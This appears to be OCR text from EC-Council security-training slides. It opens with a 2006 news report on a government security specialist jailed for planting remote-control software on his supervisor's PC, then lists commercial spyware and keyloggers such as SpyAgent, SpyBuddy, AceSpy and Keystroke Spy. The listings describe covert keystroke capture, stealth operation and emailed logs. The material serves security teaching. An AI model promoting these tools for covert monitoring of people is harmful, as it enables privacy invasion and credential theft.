Story last modified Fri May 12 17:50:52 PDT 2006

A former computer security specialist at the Department of Education has been sentenced to five months in prison for hacking into his supervisor's PC.

Kenneth Kwak, 34, of Chantilly, Va., admitted to installing remote control software on the computer and using that access to read his supervisor's e-mail and monitor other Internet activity, the U.S Department of Justice said in a statement Friday. Kwak shared this information with others in his office, the DOJ said.

Kwak pleaded guilty last month to one count of intentionally gaining unauthorized access to a government computer and thereby obtaining information, the DOJ said. He was sentenced on Friday in the U.S. District Court for the District of Columbia. The five-month sentence is to be followed by five months of home confinement.

As part of the sentence, Kwak was also ordered to pay the U.S. government $40,000 in restitution. He will be on parole for three years.

Kwak was responsible for securing Department of Education computers. His prosecution was part of the "zero-tolerance policy" recently adopted by the U.S. Attorney's Office regarding intrusions into U.S. government computer systems, the DOJ said.

In other news:

Bush, senators grapple with taps

Casual games get serious

This is your brain on a microchip

News.com Extra: Sky spies watch us from space

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Remote Spy

http://www.covert-spy.com



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spytech SpyAgent

SpyAgent Professional records keystrokes, windows opened, applications ran, passwords used, Internet connections, websites visited, and emails sent and received

It captures screenshots that can be displayed in a slideshow

It can be configured to send a log file to a specified email address



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spytech SpyAgent: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

007 Spy Software

It allows to secretly monitor and record users activities on a computer, such as web sites visited, windows opened, every key pressed, application executed, Internet chats, Email sent, and even take snapshots of the entire Windows desktop at set intervals

It can record all applications' window activity taken place on your computer


It can log window title, the opening and closing time of window, and current user name

It can take picture of the Windows Desktop and capture images in a few seconds

It is the most securely spy program since it is password protected


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

007 Spy Software: Screenshot 1




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

007 Spy Software: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

007 Spy Software: Screenshot 3



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SpyBuddy

SpyBuddy allows to secretly monitor all areas of PC, tracking every action whether it is the last keystroke pressed or the last file deleted


All chat conversations, web sites visited, windows opened and interacted with, every application executed, every file or folder renamed or modified, all text and images sent to the clipboard, every keystroke pressed, every password typed can be monitored using this software

SpyBuddy will keep track of all user shutdowns, SpyBuddy interaction, e-mail deliveries, and invalid password attempts

SpyBuddy is password protected to prevent others from starting or stopping the monitoring process, as well as changing SpyBuddy configuration settings

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SpyBuddy: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AceSpy

AceSpy secretly records everything that is done on the computer and also can block particular web sites or programs




This premium spy software will immediately forward all emails and instant messages directly to your personal email address

Enter a list of programs or web sites that you want to be blocked if anything on the list is encountered; AceSpy will immediately close it and send an optional alert to your mobile phone

Acespy separately records emails, chat conversations, websites, keystrokes, and webcam snapshots

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AceSpy: Screenshot 1




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AceSpy: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AceSpy: Screenshot 3



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

AceSpy: Screenshot 4



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Keystroke Spy

Keystroke Spy is a monitoring solution that allows you to easily and efficiently log what your computer users are doing


It is a powerful tool that can log every keystroke users type

It can run in total stealth, email you when specific keywords are typed, and can even be set to only log keystrokes typed in specific applications

It also has the ability to email you logs and notify you when users type specific keywords - such as names or addresses

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Keystroke Spy: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Activity Monitor

Activity Monitor is a remote surveillance program that monitors networked machines

